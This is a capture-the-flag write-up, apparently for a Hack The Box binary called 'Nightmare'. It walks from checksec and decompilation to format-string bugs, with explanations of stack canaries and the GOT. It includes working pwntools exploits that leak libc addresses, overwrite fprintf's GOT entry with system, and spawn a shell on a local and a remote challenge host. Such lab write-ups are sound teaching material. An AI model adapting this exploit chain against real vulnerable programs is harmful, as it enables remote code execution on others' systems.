

Nightmare

1) checked security

```
(vigneswar@VigneswarPC)-[~/Reverse/Nightmare]
$ checksec nightmare
[*] '/home/vigneswar/Reverse/Nightmare/nightmare'
Arch:      amd64-64-little
RELRO:      No RELRO
Stack:      Canary found
NX:          NX enabled
PIE:         PIE enabled
```

```
(vigneswar@VigneswarPC)-[~/Reverse/Nightmare]
$ file nightmare
nightmare: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=9988013241b67bb25ffecb6757b33a0b7b9e4d46, for GNU/Linux 3.2.0, stripped
```

2) checked basic functionality

```
(vigneswar@VigneswarPC)-[~/Reverse/Nightmare]  
$ ./nightmare
```

What do you wanna do?

1. Scream into the void.
2. Try to escape this nightmare.
3. Exit

> 1

Aight. Hit me up

>> 2

2

What do you wanna do?

1. Scream into the void.
2. Try to escape this nightmare.
3. Exit

> 3

Seriously? We told you that it's impossible to exit!

What do you wanna do?

1. Scream into the void.
2. Try to escape this nightmare.
3. Exit

> |

3) decompiled it

```
1 void FUN_001012dd(void)  
2  
3  
4 {  
5     puts("What do you wanna do?");  
6     puts("1. Scream into the void.");  
7     puts("2. Try to escape this nightmare.");  
8     puts("3. Exit");  
9     printf("> ");  
0     return;  
1 }  
2
```

```

1
2 void FUN_00101329(void)
3
4 {
5     long in_FS_OFFSET;
6     char local_128 [280];
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
0     printf("Aight. Hit me up\n>> ");
1     fgets(local_128,0x100,stdin);
2     fprintf(stderr,local_128);
3     if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
4         /* WARNING: Subroutine does not return */
5         __stack_chk_fail();
6     }
7     return;
8 }
9

```

```

1
2 int FUN_001013a8(char *param_1)
3
4 {
5     int iVar1;
6
7     iVar1 = strncmp(param_1,"lulzk",5);
8     return iVar1;
9 }
10

```

```

1
2 void FUN_001013d8(void)
3
4 {
5     int iVar1;
6     long in_FS_OFFSET;
7     char local_16 [6];
8     long local_10;
9
10    local_10 = *(long *)(in_FS_OFFSET + 0x28);
11    printf("Enter the escape code>> ");
12    fgets(local_16,6,stdin);
13    iVar1 = FUN_001013a8(local_16);
14    if (iVar1 == 0) {
15        puts("Congrats! You've escaped this nightmare.");
16        /* WARNING: Subroutine does not return */
17        exit(0);
18    }
19    printf(local_16);
20    puts("\nWrong code, buster");
21    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
22        /* WARNING: Subroutine does not return */
23        __stack_chk_fail();
24    }
25    return;
26 }
27

```

```

1
2 void FUN_00101478(void)
3
4 {
5     char cVar1;
6     int iVar2;
7
8     FUN_00101269();
9     do {
10         while( true ) {
11             while( true ) {
12                 FUN_001012dd();
13                 iVar2 = getchar();
14                 cVar1 = (char)iVar2;
15                 getchar();
16                 if (cVar1 != '3') break;
17                 puts("Seriously? We told you that it's impossible to exit!");
18             }
19             if (cVar1 < '4') break;
20 LAB_001014e5:
21             puts("No can do");
22         }
23         if (cVar1 == '1') {
24             FUN_00101329();
25         }
26         else {
27             if (cVar1 != '2') goto LAB_001014e5;
28             FUN_001013d8();
29         }
30     } while( true );
31 }
32

```

4) canary

```

1
2 void FUN_00101329(void)
3
4 {
5     long in_FS_OFFSET;
6     char local_128 [280];
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
10    printf("Aight. Hit me up\n>> ");
11    fgets(local_128,0x100,stdin);
12    fprintf(stderr,local_128);
13    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
14        /* WARNING: Subroutine does not return */
15        __stack_chk_fail();
16    }
17    return;
18 }
19

```

a canary value is stored in `in_FS_OFFSET + 0x28`

Both the `FS` and `GS` registers can be used as base-pointer addresses in order to access special operating system data-structures. So what you're seeing is a value loaded at an offset from the value held in the `FS` register, and not bit manipulation of the contents of the `FS` register.

Specifically what's taking place, is that `FS:0x28` on Linux is storing a special sentinel stack-guard value, and the code is performing a stack-guard check. For instance, if you look further in your code, you'll see that the value at `FS:0x28` is stored on the stack, and then the contents of the stack are recalled and an `XOR` is performed with the original value at `FS:0x28`. If the two values are equal, which means that the zero-bit has been set because `XOR`'ing two of the same values results in a zero-value, then we jump to the `test` routine, otherwise we jump to a special function that indicates that the stack was somehow corrupted, and the sentinel value stored on the stack was changed.

If using GCC, [this can be disabled with](#):

```
-fno-stack-protector
```

5) vulnerabilities

i) printf vulnerability to leak memory

```

void FUN_001013d8(void)
{
    int iVar1;
    long in_FS_OFFSET;
    char local_16 [6];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    printf("Enter the escape code>> ");
    fgets(local_16,6,stdin);
    iVar1 = FUN_001013a8(local_16);
    if (iVar1 == 0) {
        puts("Congrats! You've escaped this nightmare.");
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    printf(local_16);
    puts("\nWrong code, buster");
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}

```

```

1
2 void FUN_00101329(void)
3
4 {
5     long in_FS_OFFSET;
6     char local_128 [280];
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
10    printf("Aight. Hit me up\n>> ");
11    fgets(local_128,0x100,stdin);
12    fprintf(stderr,local_128);
13    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
14        /* WARNING: Subroutine does not return */
15        __stack_chk_fail();
16    }
17    return;
18 }
19

```

we could leak canary value with this

```

(vigneswar@VigneswarPC)~[~/Reverse/Nightmare]
$ ./nightmare
What do you wanna do?
1. Scream into the void.
2. Try to escape this nightmare.
3. Exit
> 1
Aight. Hit me up
>> %x%x%x%x%x
8c4349d08c4349d01078257825
What do you wanna do?
1. Scream into the void.
2. Try to escape this nightmare.
3. Exit
> |

```

6) we dont have any buffer overflow, our only option is to use the following

GOT Overwrite

:

Hijacking functions

You may remember that the GOT stores the actual locations in `libc` of functions. Well, if we could overwrite an entry, we could gain code execution that way. Imagine the following code:

```

char buffer[20];
gets(buffer);
printf(buffer);

```

Not only is there a buffer overflow and format string vulnerability here, but say we used that format string to overwrite the GOT entry of `printf` with the location of `system`. The code would essentially look like the following:

```

char buffer[20];
gets(buffer);
system(buffer);

```

7) information about GOT

The Global Offset Table (GOT) is a data structure used in the implementation of position-independent code (PIC) and shared libraries in the context of the x86 and x86-64 architectures. The GOT is

primarily used for resolving addresses of global symbols and variables at runtime in a way that allows the code to be relocated to different memory addresses.

Purpose:

The GOT is a crucial part of the dynamic linking process. It allows programs to call functions or access variables from shared libraries without knowing their actual addresses at compile time.

Indirection:

The addresses of global symbols are not hardcoded in the program. Instead, the code contains references to entries in the GOT, and the actual addresses are resolved at runtime.

Address Resolution:

When a program or shared library is loaded into memory, the dynamic linker resolves the addresses of global symbols and updates the entries in the GOT with the correct memory addresses.

PIC (Position-Independent Code):

PIC is a technique used to generate code that can be executed at any memory address without modification. GOT is a key component of PIC, enabling the dynamic resolution of addresses.

Lazy Binding:

The GOT is often used in conjunction with lazy binding, where the resolution of addresses is deferred until the first time a function or variable is accessed. This can improve startup times and reduce memory usage.

Relocation:

In non-PIC code, absolute addresses of global symbols are often used, and the code needs to be recompiled if the addresses change. With PIC and the GOT, the code remains the same, and the relocation is handled at runtime by the dynamic linker.

The exact steps to overwrite the GOT depend on the specific vulnerability and the context of the program you are targeting. Here's a general outline of the process:

1. Identify Vulnerability:

- Find a vulnerability in the target program that allows you to overwrite data in memory. Common vulnerabilities include buffer overflows, format string vulnerabilities, or any other scenario where you can control or influence data beyond its intended bounds.

2. Locate the Target GOT Entry:

- Identify the specific entry in the GOT that you want to overwrite. This could be a function pointer or any other critical address.

3. Craft Payload:

- Craft a payload that includes the data you want to write to the target GOT entry. This payload is often constructed by combining known addresses or gadgets from the program's code or libraries.

4. Trigger Vulnerability:

- Exploit the identified vulnerability to trigger the overwriting of the target GOT entry with your crafted payload. This might involve providing specially crafted input to the program.

5. Control Flow Manipulation:

- Once the GOT entry is overwritten, the program will use the manipulated address during its execution. This allows you to redirect the control flow to a location of your choice.

6. Execute Arbitrary Code:

- By manipulating the GOT and redirecting the control flow, an attacker can execute arbitrary code or perform other malicious actions.

<https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning.html>

Section	Purpose	Content	Modification at Runtime
<code>`.got`</code>	Stores addresses of global variables and functions from shared libraries.	Function and variable pointers.	Yes, during dynamic linking.
<code>`.got.plt`</code>	Associated with the Procedure Linkage Table (PLT). Holds resolved function addresses after dynamic symbol resolution.	Resolved addresses of functions used by the PLT.	Yes, during dynamic linking.
<code>`.plt`</code>	Procedure Linkage Table (PLT) contains trampoline code for lazy binding.	Trampoline code that facilitates lazy binding.	No (Typically read-only).

<https://reverseengineering.stackexchange.com/questions/31717/what-is-the-elf-got-section-used-for>

8) Attacking GOT

i) level one - attack on simple function with no protections

Target:

```
#include <stdio.h>
```

```
void magic(){
    puts("flag{wr1te_0n_.g0t!}\n");
}
```

```
int test_write;
```

```
int main(){
    printf("Hello Welcome!\n");
    char msg[100];
    fgets(msg, 100, stdin);
    printf(msg);
    printf("Totally a normal program!\n");
}
```

```
/*
```

```
└─(vigneswar@VigneswarPC)-[~/Reverse/Nightmare]
```

```
└─$ gcc experiment.c -o experiment -no-pie -Wl,-z,norelro -fno-builtin
```

```
└─(vigneswar@VigneswarPC)-[~/Reverse/Nightmare]
```

```
└─$ checksec ./experiment
```

```
[*] '/home/vigneswar/Reverse/Nightmare/experiment'
Arch:    amd64-64-little
RELRO:   No RELRO
Stack:   No canary found
NX:      NX enabled
PIE:     No PIE (0x400000)

*/
```


Exploit:

```
from pwn import *

context(os='linux', arch='x86_64', log_level='error')
exe = ELF('./experiment')
io = exe.process()
context.terminal = ['tmux', 'splitw', '-h']
print(io.recvline())

def execute_fmt(payload):
    io.sendline(payload)

f = FmtStr(execute_fmt=execute_fmt, offset=6)
f.write(0x403358, p64(0x401146))
f.execute_writes()
io.interactive()
```



```
(vigneswar@VigneswarPC) - [~/Reverse/Nightmare]
$ python3 exploit.py
b'Hello Welcome!\n'

\b1
A
0aaaaabaX3@flag{write_on_.got!}
```

9) attack plan

- leak addresses
- overwrite fprintf .got.plt with system function address
- pass /bin/sh as parameter to system function to get shell access

```
fprintf(stderr, local_128);
```

we change fprintf to system, write address of /bin/sh into stderr

10) attacking locally

```
from pwn import *

context(os='linux', arch='x86_64', log_level='error')
exe = ELF('./nightmare')
io = exe.process()
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(io, gdbscript='c')
```

```
# leak addresses
io.sendlineafter(b'>', b'1')
io.recvline()
io.sendline(b' %p '*24)
leak = io.recvline().split()
libc_address = int(leak[18], 16)-0x1d4803
base_address = int(leak[21], 16)-0x1570
system_address = libc_address+0x4c920
shell_address = 0x19604f+libc_address
strncmp = 0x3550+base_address
stderr = 0x3600+base_address
fprintf = 0x3588+base_address

# got overwrite
io.sendlineafter(b'>', b'1')
io.recvline()
f = FmtStr(execute_fmt=lambda payload:io.sendline(payload), offset=5)
f.write(stderr, p64(shell_address))
f.write(fprintf, p64(system_address))
f.execute_writes()

# call system
io.sendlineafter(b'>', b'1')
io.sendlineafter(b'>>', b'')
io.interactive()
```

11) found offsets for remote machine

powered by the libc database search API

Search

Symbol name	Address	
__libc_start_main_ret	0x7efc661b20b3	REMOVE
Symbol name	Address	REMOVE
<input type="button" value="FIND"/>		

Results

libc6_2.31-0ubuntu7_amd64
 libc6_2.31-0ubuntu6_amd64
 libc6_2.31-0ubuntu9.3_amd64
 libc6_2.31-0ubuntu8_amd64
 libc6_2.31-0ubuntu4_amd64
 libc6_2.31-0ubuntu11_amd64
 libc6_2.31-0ubuntu9.1_amd64

Download	Click to download
All Symbols	Click to download
BuildID	f3ff3fda80b817c464a56eed59ff09dc864eae0
MD5	1ec728d58f7fc0d302119e9bb53050f8
__libc_start_main_ret	0x270b3
dup2	0x111a30
printf	0x64e10
puts	0x875a0
read	0x111130
str_bin_sh	0x1b75aa
system	0x55410
write	0x1111d0

12) made remote exploit

from pwn import *

```
context(os='linux', arch='x86_64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
io = process(['nc', '167.99.82.136', '32625'])
```

```

#gdbscript = 'fin\nfin\nfin\n' + 'ni\n'*10 + 'si\n'*12 + 'ni\n'*8
#gdb.attach(io, gdbscript=gdbscript)

# leak base address
io.sendlineafter(b'>', b'2')
io.sendlineafter(b'>>', b'%1$p')
leak = io.recvline()
base_address = int(leak.strip(), 16)-0x2079

# leak libc address
io.sendlineafter(b'>', b'2')
io.sendlineafter(b'>>', b'%13$p')
leak = io.recvline() #__libc_start_main_ret
libc_address = int(leak.strip(), 16)-0x270b3
# addresses
system_address = libc_address+0x55410
shell_address = libc_address+0x1b75aa
strncmp = 0x3550+base_address
stderr = 0x3600+base_address
fprintf = 0x3588+base_address
print(f"Libc: {hex(libc_address)} Base: {hex(base_address)} System: {hex(system_address)} stderr: {hex(stderr)} fprintf: {hex(fprintf)}")

# got overwrite
io.sendlineafter(b'>', b'11')
io.recvline()

f = FmtStr(execute_fmt=lambda payload:io.sendline(payload), offset=5)
f.write(stderr, p64(shell_address))
f.write(fprintf, p64(system_address))
f.execute_writes()

# call system
io.sendlineafter(b'>', b'1')
io.sendlineafter(b'>>', b'')
io.interactive()

```

13) got the flag

```

(vigneswar@VigneswarPC) - [~/Reverse/Nightmare]
$ python3 exploit.py
Libc: 0x7ffaf069000 Base: 0x55b513c06000 System: 0x7ffaf0be410 stderr: 0x55b513c09600 fprintf: 0x55b513c09588
What do you wanna do?
1. Scream into the void.
2. Try to escape this nightmare.
3. Exit
> Aight. Hit me up
>> $ cat flag.txt
HTB{ar3_y0u_w0k3_y3t!?!}
$ █

```

